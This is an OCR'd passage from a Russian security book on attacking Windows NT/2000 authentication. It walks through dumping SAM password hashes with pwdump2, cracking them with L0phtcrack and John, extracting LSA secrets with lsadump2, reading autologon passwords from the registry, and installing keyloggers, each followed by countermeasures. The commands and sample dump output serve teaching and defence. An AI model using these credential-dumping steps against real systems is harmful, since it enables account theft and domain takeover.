НА ЗАМЕТКУ Тодд Сабин написал обновленную версию утилиты **pwdump2**, с помощью которой идентификатор PID процесса LSASS можно получить автоматически. Поэтому пользователям обновленной версии выполнять этот шаг вручную не требуется. Однако сейчас мы сосредоточимся на обсуждении основной концепции получения идентификаторов процессов, которую потребуется использовать в тех случаях, когда обновленная версия утилиты **pwdump2** отсутствует.

Воспользуемся утилитой pulist из NTRK и, объединив ее с утилитой find, получим идентификатор процесса lsass.exe, как показано в следующем примере.

```
C:\>pulist I find "Isass"
lsass.exe                50   NT AUTHORITY\SYSTEM
```

Теперь можно запустить утилиту pwdump2, передав ей в качестве параметра полученный идентификатор PID 50. По умолчанию результаты выводятся на экран (в приведенном выше примере они показаны в сокращенной форме), однако их легко перенаправить в файл. Не забывайте о том, что pwdump2 должна выполняться локально на удаленной системе. В противном случае вы получите дамп собственных паролей! Обсуждение методов удаленного запуска программ содержится ниже в разделе "Удаленное управление и потайные ходы" данной главы.

```
C:\> pwdump2 50
A. Nonymous:1039:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117...
ACMEPDC1$:1000:922bb2aaa0bc07334d9a160a08db3a33:d2ad2ce86a7d90fd62...
Administrator:500:48b48ef5635d97b6f513f7c84b50c317:8a6a398a2d8c84f...
Guest:501:a0e150c75a17008eaad3b435b51404ee:823893adfad2cda6e1a414f...
IUSR_ACMEPDC1:1001:cabf272ad9e04b24af3f5fe8c0f05078:e6f37a469ca3f8...
IWAM_ACMEPDC1:1038:3d5c22d0ba17f25c2eb8a6e701182677:d96bf5d98ec992...
```

Из данного примера видно, что выводятся такие поля, как имя пользователя, относительный идентификатор RID (см. главу 3), хэш-код LanMan и хэш-код NT (последний выведен только частично). Все поля отделяются друг от друга двоеточием. Направив вывод в файл, можно получить готовые исходные данные для многих средств взлома паролей системы NT.

НА ЗАМЕТКУ Самая последняя версия утилиты **pwdump2** позволяет также извлекать **хэш-коды** из базы данных активного каталога системы Win 2000.

Перехват данных о пользовательских именах и паролях, передаваемых по сети

Одной из сильных сторон утилиты LOphtcrack является возможность извлекать **хэш-коды** паролей прямо из SMB-пакетов, передаваемых по сети. Этот подход уже рассматривался в одном из предыдущих разделов, посвященных подбору паролей.

Поскольку утилита LOphtcrack способна выполнить большую часть из описанных выше задач, давайте перейдем к обсуждению **того**, как это осуществить.

Взлом паролей NT


В данном разделе вы познакомитесь с тремя утилитами, предназначенными для взлома паролей системы NT. Хотя наиболее известной является утилита LOphtcrack, здесь мы рассмотрим и некоторые другие средства.

LOphtcrack

НА WEB-УЗЛЕ williamspublishing.com


Версию утилиты LOphtcrack с графическим интерфейсом, распространяемую компанией @stake по цене $249, можно найти по адресу `http://www.atstake.com/research/lc3/index.html`. Для сохранения душевного покоя системного администратора это совсем недорого. Версия этой утилиты для командной строки распространяется бесплатно. В настоящее время выпущена версия 3 утилиты LOphtcrack.

Как уже упоминалось, утилита LOphtcrack может импортировать данные SAM из нескольких источников: из локального или удаленного системного реестра, самого файла SAM, из его резервной копии `sam._`, непосредственно из потока данных, передаваемых по сети, а также из предварительно созданных файлов `.lc`. Ниже показано простое диалоговое окно утилиты, используемой для получения хэш-кодов паролей. Как видно из рисунка, требуется просто ввести IP-адрес взламываемой системы.



Еще раз обращаем ваше внимание на то, что встроенная утилита последней (на момент написания данной книги) версии LOphtcrack не обладает возможностью взлома расширенного SYSKEY-шифрования базы данных SAM (см. ниже раздел "Шифрование SYSKEY"). Поэтому, если на взламываемой системе используется SYSKEY-шифрование, необходимо пользоваться описанной выше утилитой `pwdump2`.

Затем с помощью команды Session⇨Session Options File нужно указать используемый файл словаря (обширный словарь, содержащий часто употребляемые в качестве пароля слова английского языка, распространяется вместе с утилитой). И наконец, в диалоговом окне Auditing Options For This Session нужно установить некоторые дополнительные параметры. Для взлома пароля путем перебора необходимо установить флажок Enabled, находящийся в группе параметров Brute Force Crack. Затем нужно выбрать предполагаемый набор символов, из которого будут генерироваться пароли (чем больше набор, тем дольше придется перебирать все возможные комбинации). Утилита LOphtcrack сначала попытается подобрать пароль с помощью словаря и лишь после этого перейдет к перебору всех возможных вариантов. Прерванный сеанс подбора пароля можно продолжить позже с того же места, в котором произошла остановка. Поэтому в общем случае вопрос продолжительности работы не является критичным. Поддерживается также компромиссный режим Dictionary/Brute Hybrid Crack, при использовании которого метод подбора пароля из словаря объединяется с перебором всех возможных вариантов. Действительно, учитывая, что многие пользователи выбирают пароли вида `password123`, не утруждая себя задачей запоминания сложного пароля, имеет смысл попробовать применить в качестве пароля слова, содержащиеся в словаре, добавив к ним заданное количество символов. Пример выбора параметров в диалоговом окне Auditing Options For This Session показан на следующем рисунке.



Теперь просто выберите команду Session⇨Begin Audit, и утилита LOphtcrack возьмется за дело. В файле SAM, полученном из большого домена NT, практически всегда удается обнаружить нулевой пароль или слова из словаря (рис. 5.6). Кроме того, из данного рисунка видно, с какой легкостью угадываются пароли LanMan, что делает более надежную защиту с помощью алгоритма хэширования NT неэффективной. Даже в тех случаях, когда некоторые пароли остаются неразгаданными, алгоритм LanMan позволяет узнать два последних символа таких паролей. Этого вполне достаточно, чтобы в течение суток подобрать остальные символы, при условии, что пароль состоит лишь из букв и цифр.

Текущее состояние процесса подбора пароля можно в любой момент сохранить в файле с расширением . lc. Поэтому работа утилиты LOphtcrack может быть безболезненно прекращена, а затем возобновлена с того же места с помощью команды File⇨Open Session.




Рис. 5.6. Утилита LOphtcrack за работой. Менее надежные пароли LanMan взломать гораздо легче, что делает ненужным подбор хорошо защищенных паролей NT

Утилита LOphtcrack с графическим пользовательским интерфейсом является лучшим средством взлома файла паролей системы NT из всех имеющихся на рынке как по скорости работы, так и по простоте использования. Однако имеется и один

недостаток: наличие графического интерфейса не позволяет использовать эту утилиту в сценариях и командных файлах. На Web-узле http://www.atstake.com можно найти лишь устаревшую версию 1.5 для командной строки (lc_cli.exe), которая распространяется вместе с исходным кодом. Так что, если говорить об утилитах взлома паролей, использующих интерфейс командной строки, лучше обратить внимание на продукты других разработчиков.

John-потрошитель

НА WEB-УЗЛЕ williamspublishing.com

John — это программа взлома паролей с использованием словаря. Ее можно получить по адресу http://www.false.com/security/john. Эта утилита командной строки позволяет выполнить взлом файлов паролей системы UNIX, а также подобрать хэш-коды LanMan системы Windows NT. Помимо того, что John совместима с несколькими платформами и позволяет взламывать пароли, зашифрованные с использованием разных алгоритмов, эта утилита отличается также высокой скоростью работы и тем, что распространяется бесплатно. Однако ее широкие возможности и, соответственно, большой набор параметров командной строки, делают эту утилиту более сложной в освоении, чем L0phtcrack. Кроме того, поскольку утилита John может взламывать лишь пароли LanMan, то полученные результаты необходимо проверять на соответствие прописных и строчных букв (пароли LanMan всегда переводятся в верхний регистр, тогда как в паролях NT используются как прописные, так и строчные буквы).

Crack 5 с расширением для NT

Утилита crack, написанная Алеком Маффетом (Alec Muffet), изначально предназначалась для взлома файлов паролей системы UNIX. Однако со временем для нее было создано расширение, которое позволило использовать эту утилиту и для взлома паролей NT (http://www.users.dircon.co.uk/~crypto/download/c50-faq.html). Самое большое преимущество использования утилиты crack состоит в очень широком разнообразии проверяемых ею вариаций возможных паролей (включая более 200 вариантов, основанных на имени пользователя). Однако все преимущества утилиты crack будут сведены на нет, если у вас отсутствует опыт работы в системе UNIX, необходимый для ее установки и запуска.

О Контрмеры: защита от взлома пароля

Строгие правила выбора пароля

Никакие технические средства не смогут обеспечить гарантированную защиту от взлома пароля. Они необходимы для создания эффективной защиты, но одних лишь технических средств недостаточно. Самым эффективным и вместе с тем трудно реализуемым средством был и остается правильный выбор пароля. Пользователи, выбирающие легко угадываемые пароли или записывающие их на обратной стороне клавиатуры, по-видимому, еще долго будут оставаться "источником" головной боли администраторов. Надеемся, что приведенное ниже описание некоторых скрытых недостатков, имеющихся в алгоритмах защиты паролей NT, сможет помочь вам в разъяснении пользователям необходимости строгого соблюдения ваших требований.

Как мы уже неоднократно упоминали, в системе NT применяется два разных алгоритма шифрования пользовательских паролей: совместимый с LanManager (LM Hash) и созданный специально для NT (NT Hash). Оба представления зашифрованного с помощью этих алгоритмов пароля хранятся в базе данных SAM. Как уже упоминалось, значение хэш-кода LM вычисляется с помощью алгоритма, имеющего внутренние не-

достатки (в данном случае не стоит ругать Microsoft — алгоритм LanManager изначально был разработан компанией IBM).

Самым большим недостатком алгоритма LM является разделение пароля на две части, каждая из которых состоит из семи символов. Другими словами, пароль, имеющий длину 8 символов разделяется на два пароля, первый из которых состоит из 7 символов, а второй — из 1 символа. Подобные утилите LOphtcrack средства используют этот недостаток, проверяя одновременно обе половины пароля именно так, как если бы они были независимыми друг от друга паролями. Рассмотрим, например, 12-символьный пароль, который полностью соответствует требованиям библиотеки Passfilt — 123456Qwerty. Во-первых, когда пароль шифруется по алгоритму LM, его символы преобразуются в верхний регистр — 123456QWERTY. Затем к паролю добавляются нулевые символы (т.е. символы с кодом 0, чтобы получить строку, состоящую из 14 символов): 123456QWERTY__. Перед шифрованием эта строка делится на две части — 123456Q и WERTY__. После этого каждая **строка шифруется независимо от другой, а полученные результаты объединяются. Зашифрованное значение** ДЛЯ 123456Q — 6BF11E04AFAB197F, а ДЛЯ WERTY___— 1E9FFDCC75575B15. **Таким образом, полученный в результате хэш-код будет иметь следующее значение:** 6BF11E04AFAB197F1E9FFDCC75575B15.

Поскольку первая половина пароля, представленного хэш-кодом, содержит и буквы, и цифры, то на ее взлом путем перебора всех возможных вариантов с помощью утилиты LOphtcrack уйдут сутки или около того, в зависимости от вычислительной мощности используемого компьютера. Однако вторая половина пароля содержит только символы, поэтому на ее взлом понадобится всего лишь 60 секунд при использовании компьютера с процессором Pentium.

Каждая взломанная половина пароля отображается в соответствующей строке окна утилиты LOphtcrack. Теперь можно сделать некоторые предположения о том, какой может быть первая половина пароля. Строка WERTY говорит о том, что в качестве пароля пользователь выбрал символы из верхнего ряда клавиш клавиатуры. Следовательно, имеет смысл проверить такие пароли, как QWERTYQWERTY, POIUYTQWERTY, ASDFGHQWERTY, YTREWQQWERTY и, наконец, 123456QWERTY. Эти варианты можно добавить в словарь, подготовленный для утилиты LOphtcrack, а затем приступить к очередному штурму.

Данный пример наглядно демонстрирует, как относительно просто угадать, казалось бы, довольно сложный пароль LM, зная его вторую половину. Таким образом, мы получаем парадокс: при данном подходе 12- и 13-символьные пароли могут оказаться менее надежными, чем 7-символьные, так как взломщик, зная вторую половину длинного пароля, может догадаться о том, из каких символов состоит первая половина, как это было показано в рассмотренном примере. Пароль, состоящий из восьми символов, вряд ли даст взломщику много информации, однако он, пусть только теоретически, не столь надежен, как 7-символьный пароль.

Для снижения вероятности успешного взлома выбирайте пароли в точности длиной 7 или 14 символов. (Не забывайте, что длинные 14-символьные пароли пользователи, скорее всего, будут записывать и держать эти записи под рукой. Поэтому предпочтительнее использовать 7-символьные пароли.)

Если же вы хотите поставить в тупик взломщика, вооруженного утилитой LOphtcrack, используйте в каждой половине пароля хотя бы один управляющий символ ASCII. Такие символы (например, символы с кодом 255 или 129) не отображаются на экране утилитой LOphtcrack. Конечно, ежедневный ввод таких паролей, требующих дополнительных нажатий клавиш для ввода символа по его коду (<Alt>+код символа на цифровой вспомогательной клавиатуре в режиме <NumLock>), связан с некоторым неудобством и, по-видимому, будет использоваться только профессиональными пользователями, имеющими широкие полномочия по администрированию рабочих групп и учетных записей обычных пользователей. Что касается администраторов, то для них использование в паролях как можно большего количества неотображаемых символов должно стать обыденной практикой.


Наконец, не забывайте о необходимости установить с помощью библиотеки `Passfilt` минимальную длину пароля, как это описано в приведенном выше разделе "Контрмеры: защита от подбора пароля".

Защита базы данных SAM

Ограничение доступа к файлу SAM — это также один из важнейших методов защиты. Физическое ограничение доступа к серверу является единственным методом воспрепятствовать злоумышленнику скопировать файл SAM, загрузившись с дискеты, или скопировать резервную копию этого файла из папки Repair. Надеемся, что о том, чтобы контролировать все случаи регистрации на сервере под именем Administrator, напоминать не нужно.

Шифрование SYSKEY

Расширенное SYSKEY-шифрование данных SAM было разработано вскоре после выхода сервисного пакета Service Pack 2. Такой алгоритм позволяет установить шифрование паролей с помощью ключа, длиной 128 бит (по умолчанию используется ключ длиной 40 бит). Для включения режима шифрования необходимо выбрать команду Start⇨Run и ввести в поле ввода появившегося диалогового окна Run команду **syskey.** Режим шифрования SYSKEY можно настроить с использованием нескольких основных параметров, как показано на следующих двух рисунках.



При включении режима SYSKEY ключ шифрования паролей, в свою очередь, кодируется с помощью системного ключа, который может храниться как локально (защищенный паролем), так и на гибком диске. Если вы чрезвычайно обеспокоены обеспечением безопасности, выберите второй вариант, но учтите при этом, что в большой сети это потребует дополнительных затрат на сохранение всех ключей на гибких дисках. Кроме того, как мы увидим несколько позже, существуют средства, позволяющие обойти и режим шифрования SYSKEY. Однако даже небольшой барьер, оказавшийся на пути взломщика, повышает безопасность сети. По крайней мере злоумышленнику придется хорошо потрудиться, чтобы взломать пароли.

ВНИМАНИЕ Группа исследователей RAZOR обнаружила изъян в реализации алгоритма шифрования SYSKEY, описание которого можно найти по адресу `http://razor.bindview.com/publish/advisories/adv_WinNT_syskey.html`. Если вы решили воспользоваться этим алгоритмом, то установите также модуль обновления, который можно получить по адресу **`http://www.microsoft.com/technet/security/bulletin/ms99-056.asp`**.

ВНИМАНИЕ Если взломщики имеют безнадзорный физический доступ к компьютеру с системой NT/2000, то они без проблем могут загрузиться с использованием другой операционной системы и аннулировать пароль учетной записи администратора, удалив файл SAM, либо добавить пароль для любой имеющейся учетной записи. Этот прием позволяет полностью обойти алгоритм шифрования SYSKEY. Лишь при использовании режима защиты с использованием пароля или при хранении системного ключа на гибком диске можно несколько повысить уровень защиты. Более подробная информация по этому вопросу содержится в разделе главы 6, который посвящен утилите **chntpw**.

Аудит доступа к базе данных SAM

Зачастую бывает довольно трудно выявить факт извлечения информации о паролях с вашего узла NT. Одной из возможностей, призванных помочь в решении этой проблемы, является аудит системы NT, обеспечивающий наблюдение за доступом к параметрам реестра, связанных с SAM. Однако на практике это средство мало что может сделать, поскольку к этим параметрам имеют доступ очень многие служебные процессы (например, диспетчер пользователей). Но несмотря на то, что само по себе решение не очень хорошее, некоторые технические аспекты настройки контроля доступа к SAM заслуживают внимания. Приведенная информация взята из раздела FAQ статьи "SAM Attacks v1.1" бюллетеня NTBugtraq (`http://ntbugtraq.ntadvice.com`). (Этот документ одобрен сотрудниками компании Microsoft Скоттом Филдом (Scott Field) и Полом Личем (Paul Leach), а сам материал предоставлен Джереми Аллисоном (Jeremy Allison) и Лесом Ландау (Les Landau).)

Прежде всего, убедитесь, что в диспетчере пользователей установлен флажок Success для событий File and Object Access (Policies⇨Audit). Затем нужно включить режим контроля доступа к определенным параметрам системного реестра. К сожалению, параметры, которые необходимо контролировать, недоступны ни простому пользователю, ни даже администратору. Для обхода данного офаничения нужно открыть окно редактора системного реестра, воспользовавшись контекстом учетной записи локальной системы.

Запустите аплет Services панели управления, а затем в появившемся диалоговом окне выберите службу Schedule (на рабочей станции — Task Scheduler). Щелкните на кнопке Startup и в открывшемся окне свойств установите режим System Account, а также флажок Allow Service to Interact with Desktop. Затем введите в командной строке следующую команду.

```
C:\>soon regedt32 /I
```

Утилита soon, входящая в состав NTRK, предназначена для взаимодействия с командой AT и запуска той или иной программы в текущий момент. Параметр /I предписывает запускаемой профамме (в данном случае редактору системного реестра) выполняться в интерактивном режиме.

Сразу же после выполнения команды будет открыто окно редактора системного реестра. Однако на этот раз параметры SAM и Security станут доступными обычному пользователю. *Будьте очень осторожны при работе с этими параметрами — даже минимальные изменения могут нарушить нормальное функционирование операционной системы вашего компьютера.* Найдите параметр `HKLM/Security/SAM/Domains/Account/Users` и щелкните на нем, а затем выберите из меню команду Security⇨Auditing. Установите параметр Audit Permissions on Existing Subkeys, а затем щелкните на кнопке Add и добавьте учетную запись SYSTEM. Наконец, для события Query Value установите режим Success, а затем щелкните на кнопке OK. Выйдите из редактора системного реестра и убедитесь в том, что служба Schedule отключена. Теперь можно контролировать доступ к параметрам реестра, осуществляемый, например, с помощью утилиты pwdump.

Вскоре журнал безопасности будет заполнен сообщениями с идентификаторами 560 и 562, которые связаны с обращением к параметрам SAM. При аудите сложнее

всего выбрать среди многочисленных записей те, которые связаны с получением информации о диспетчере SAM с помощью различных утилит семейства pwdump, поскольку с точки зрения системы между такими событиями и событиями, связанными с легитимным доступом к параметрам SAM, нет никакой разницы. Кроме того, журнал, в который будут заносится все соответствующие операции, очень быстро достигнет чудовищных размеров, а регистрация событий повлечет за собой дополнительный расход ресурсов. Более эффективный метод решения данной проблемы, по-видимому, состоит в отслеживании вызовов утилиты pwdump на уровне интерфейса API. Однако пока данная задача не реализована на практике, контроль доступа к параметрам SAM остается хоть и низкоэффективным, но все же единственным средством.

Использование доверительных отношений

Для того чтобы "получить в свое распоряжение" домен, недостаточно обладать правами администратора на одном из компьютеров сети. Фактически в больших сетях многие серверы NT являются независимыми серверами приложений (т.е. компьютерами, которые используются конечными пользователями, но работающими под управлением операционной системы Windows NT Server, а не NT Workstation), а не контроллерами доменов, на которых хранятся копии базы данных SAM домена. Однако в распоряжении взломщика имеется несколько способов получения информации от автономного сервера, на основании которой можно получить доступ ко всему домену.

Дублирование данных учетных записей администраторов домена и локальной системы

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	*10*

Самым простым методом проникновения является использование довольно распространенной порочной практики администрирования, заключающейся в хранении данных о пользователях домена на отдельных компьютерах, работающих под управлением NT Server или Workstation. В идеальной ситуации никто не должен обладать правом регистрации на рабочей станции NT как Local Administrator с тем же паролем, что и Domain Admin. То же самое относится и к созданию локальной учетной записи с теми же пользовательским именем и паролем, которые используются в учетной записи на уровне домена. Однако в реальности такая практика является, скорее, правилом, а не исключением. Подобный один-единственный изъян в системе защиты может привести к созданию "лазеек" для проникновения в домен NT, с чем нам не раз приходилось сталкиваться при тестировании различных сетей.

Например, допустим, что разозлившийся на руководство служащий обнаружил в домене тестовый сервер, позволяющий зарегистрироваться на нем в качестве локального администратора с пустым паролем. Сам по себе этот факт еще ничего не означает, поскольку пользователь не сможет получить доступ к домену, потому что привилегии локальной учетной записи не распространяются на домен. Однако если администратор этого тестового сервера создал на нем учетную запись, которая дублирует его учетную запись на уровне домена (как правило, это делается для того, чтобы упростить доступ к ресурсам домена, необходимым для тестирования), взломщик без каких-либо проблем получит дамп SAM из реестра, как было показано в предыдущем

разделе, и взломает пароль администратора домена. После этого он без труда зарегистрируется на контроллере домена с привилегиями системного администратора — и все это, лишь воспользовавшись данными учетной записи Domain Admin.

К сожалению, такие ситуации встречаются гораздо чаще, чем хотелось бы. Чтобы исправить положение, необходимо проверить, не имеют ли место в вашей сети следующие факты.

- Пароли локальных учетных записей Administrator совпадают с паролями членов группы Domain Admins.
- Пароли и пользовательские имена локальных учетных записей совпадают с паролями и пользовательскими именами учетных записей домена (особенное внимание необходимо уделить учетным записям, которые входят в группу Domain Admins).
- В полях комментария указана информация, которая может послужить подсказкой для получения данных о пароле домена, например: "Пароль такой же, как и у администратора на SERVER1".

Контрмеры: дублирование данных учетных записей

Самой лучшей защитой от таких "подводных камней" является использование сложных паролей для всех учетных записей группы администраторов домена и их последующее регулярное изменение (не реже, чем один раз в месяц). Кроме того, пользовательские учетные записи не должны использоваться для выполнения административных функций. Если в этом есть необходимость, создайте для таких пользователей специальные учетные записи и установите режим их аудита. Например, вместо того чтобы вносить учетную запись jsmith в группу Domain Admins, создайте учетную запись jsmitha с соответствующим уровнем привилегий. (Обратите внимание, что не стоит создавать учетные записи типа isadmin, поскольку они сразу же привлекут внимание взломщика.)

Еще одним хорошим практическим методом является использование NT-варианта утилиты UNIX su (из набора NTRK) для запуска команд с привилегиями другого пользователя.

НА ЗАМЕТКУ Встроенная команда **runas** Windows 2000 предоставляет более простой способ запуска приложений с необходимыми привилегиями. Например, следующая команда runas запускает сеанс командной оболочки, работающий в контексте учетной записи Administrator домена DOMAIN2.

```
C:\>runas /user:domain2\administrator cmd.exe
```

Атака на секреты LSA

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	*10*

Эта атака может послужить одним из самых ярких примеров той опасности, к возникновению которой может привести хранение регистрационных данных в незашифрованном виде. Такая информация вместе с некоторыми другими важными данными хранится системой NT во многих местах. Процесс получения конфиденциальной информации носит название атаки на секреты подсистемы защиты LSA (Local Security Authority). Эта информация определяется параметром системного реестра HKEY_LOCAL_MACHINE\SECURITY\Policy\Secrets. К секретам LSA относятся следующие данные.

T Пароли учетных записей служб (хранятся в виде *незашифрованного текста)*. Специальные учетные записи требуются приложениям, которым необходимо зарегистрироваться в контексте локального пользователя для выполнения определенных задач, например резервного копирования. Такие учетные записи обычно имеются во внешних доменах и при взломе какого-либо компьютера могут использоваться взломщиком для прямой регистрации во внешнем домене.

- Кэшированные хэш-коды паролей последних десяти зарегистрированных пользователей.
- Пароли FTP и Web (также в виде незашифрованного текста).
- Имена и пароли учетных записей служб RAS.

A Пароли рабочих станций для доступа к домену.

Очевидно, что такие сведения, как пароли учетных записей служб, запущенных с привилегиями пользователей домена, информация о последних регистрировавшихся пользователях, пароли доступа рабочих станций к домену и т.д. могут оказать взломщику существенную помощь в исследовании структуры домена.

Например, представим автономный сервер, на котором запущены службы SMS (Systems Management Server) или SQL, работающие в контексте пользователя домена. Если локальный администратор такого сервера использует пустой пароль, то с помощью данных LSA взломщик может получить сведения об учетной записи пользователя домена. Этот изъян может привести к утечке информации на уровне многорангового домена (multimaster domain). Если на сервере ресурсов домена запущена служба, работающая в контексте учетной записи пользователя главного домена, то утечка информации на уровне сервера ресурсов может обеспечить злоумышленнику доступ к главному домену.

Можно привести и более "опасный" пример, который довольно типичен для корпоративных пользователей портативных компьютеров. Допустим, сотрудник компании захватил с собой в поездку такой компьютер, чтобы с помощью службы удаленного доступа подключаться к корпоративной сети или к провайдеру Internet. Поскольку он не новичок в вопросах безопасности, он *не* устанавливает флажок, включающий режим сохранения паролей учетных записей удаленного доступа. Но, к сожалению, система NT все равно глубоко "в недрах" системного реестра сохраняет пользовательское имя, номер телефона и пароль.

Исходный код, позволяющий получить секреты LSA, в 1997 году был опубликован в бюллетене NTBugtraq (`http://www.ntbugtraq.com/`) Полом Эштоном (Paul Ashton). Однако сгенерированный исполняемый код не получил широкого распространения. Обновленную версию этого кода, называемую `lsadump2`, можно найти по адресу `http://razor.bindview.com/tools/`. Утилита `lsadump2` использует тот же прием, что и утилита `pwdump2`. Это позволяет обойти средства защиты компании Microsoft (см. ниже), которые ранее не позволяли успешно применять предыдущую версию этого средства, `lsadump`. Утилита `lsadump2` выполняет автоматический поиск идентификатора PID процесса LSASS, внедряет себя в его поток управления и извлекает секреты LSA, как показано в следующем примере.

```
C:\>lsadump2
$MACHINE.ACC
 6E 00 76 00 76 00 68 00 68 00 5A 00 30 00 41 00  n.v.v.h.h.Z.0.A.
 66 00 68 00 50 00 6C 00 41 00 73 00              f.h.P.l.A.s.
_SC_MSSQLServer
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00  .p.a.s.s.w.o.r.d.
_SC_SQLServerAgent
 32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00  p.a.s.s.w.o.r.d.
```

Как видно из приведенного фрагмента, в полученных данных содержится пароль учетной записи домена, а также два пароля, связанных с учетными записями службы SQL, которые извлечены из данных LSA.

В программе Internet Scanner 5.6 от компании Internet Security Systems (ISS) встроена возможность инвентаризации секретов LSA, которая является составной частью технологии SmartScan. Если этот сканер сможет получить доступ к узлу NT на уровне администратора, он попытается инвентаризировать все возможные пароли, которые когда-либо использовались на данном узле. Все найденные пары "имя учетной записи/пароль" сохраняются в файле `KnownUsers`. В тех случаях, когда сканер обнаруживает (через нулевое соединение) в сети другой узел, на котором имеется учетная запись с таким же именем, он пытается подключиться к нему, указав только что найденный пароль. Не нужно обладать большим воображением, чтобы понять, насколько быстро можно собрать важнейшую информацию обо всех или почти всех учетных записях большой сети.

О Контрмеры: защита секретов LSA

К сожалению, компания Microsoft не сказала ничего оригинального, заявляя, что к подобной информации администратор имеет доступ в соответствии с принятой архитектурой. В статье базы знаний KB Q184017 описывается модуль обновления, предназначенный для исправления изъянов исходной версии подсистемы LSA. После его установки с помощью шифрования SYSKEY кодируются хранящиеся на компьютере пароли учетных записей служб, кэшируемые данные для регистрации в домене, а также пароли рабочей станции. Конечно, утилита `lsadump2` позволяет обойти такую защиту.

Изъян, заключающийся в открытом хранении кэшируемых данных RAS, был исправлен в сервисном пакете SP6a (изначально после появления сервисного пакета SP5 компанией Microsoft был выпущен модуль обновления). Его можно получить по адресу `ftp://ftp.microsoft.com/bussys/winnt/winnt-public/fixes/usa/nt40/Hotfixes-PostSP5/RASPassword-fix/`. Более подробная информация приведена в статье KB Q230681.

Параметры реестра, предназначенные для автоматической регистрации

Популярность	*9*
Простота	*9*
Опасность	*9*
Степень риска	*9*

Систему NT можно настроить таким образом, чтобы при загрузке выполнялась автоматическая регистрация в системе. Для этого используется параметр системного реестра `HKLM\SOFWTARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoAdminLogon`. Автоматическая регистрация может оказаться полезной в тех редких случаях, когда нежелательно, чтобы пользователь знал регистрационное имя и пароль. Однако необходимо знать, что в этом режиме в реестре (группа параметров `HKLM\SOFWTARE\Microsoft\Windows NT\CurrentVersion\Winlogon\`) сохраняются в незашифрованном виде такие сведения, как используемые по умолчанию имя домена (`DefaultDomainName`), пользовательское имя (`DefaultUserName`) и пароль (`DefaultPassword`).

Остерегайтесь также применения процедур автоматической установки программного обеспечения, которым после перезагрузки требуется автоматическая регистрация с привилегиями администратора.

О Контрмеры: автоматическая регистрация

Для того чтобы запретить автоматическую регистрацию, удалите значение параметра `DefaultPassword`. Кроме того, нужно удалить значение параметра `AutoAdmin Logon` или установить его равным 0.

Регистраторы нажатия клавиш

Популярность	*9*
Простота	*9*
Опасность	*9*
Степень риска	*9*

Если все остальные попытки взломщика, имеющего статус администратора локальной системы, получить аналогичные привилегии в домене не увенчались успехом, он может попытаться пойти самым простым путем: установить *регистратор нажатия клавиш* (keystroke logger). Так называются программы, которые скрытно от пользователя перехватывают все нажатия клавиш и, прежде чем передать их операционной системе, записывают в скрытый файл на диске. Рано или поздно какой-нибудь пользователь, зарегистрировавшись в системе, оставит соответствующий "отпечаток" своего имени и пароля в файле программы-регистратора.

Существует множество различных регистраторов для Windows NT, однако, пожалуй, одним из лучших является Invisible Keylogger Stealth (IKS) for NT, который можно найти на узле `http://www.amecisco.com/iksnt.htm` по цене $149.

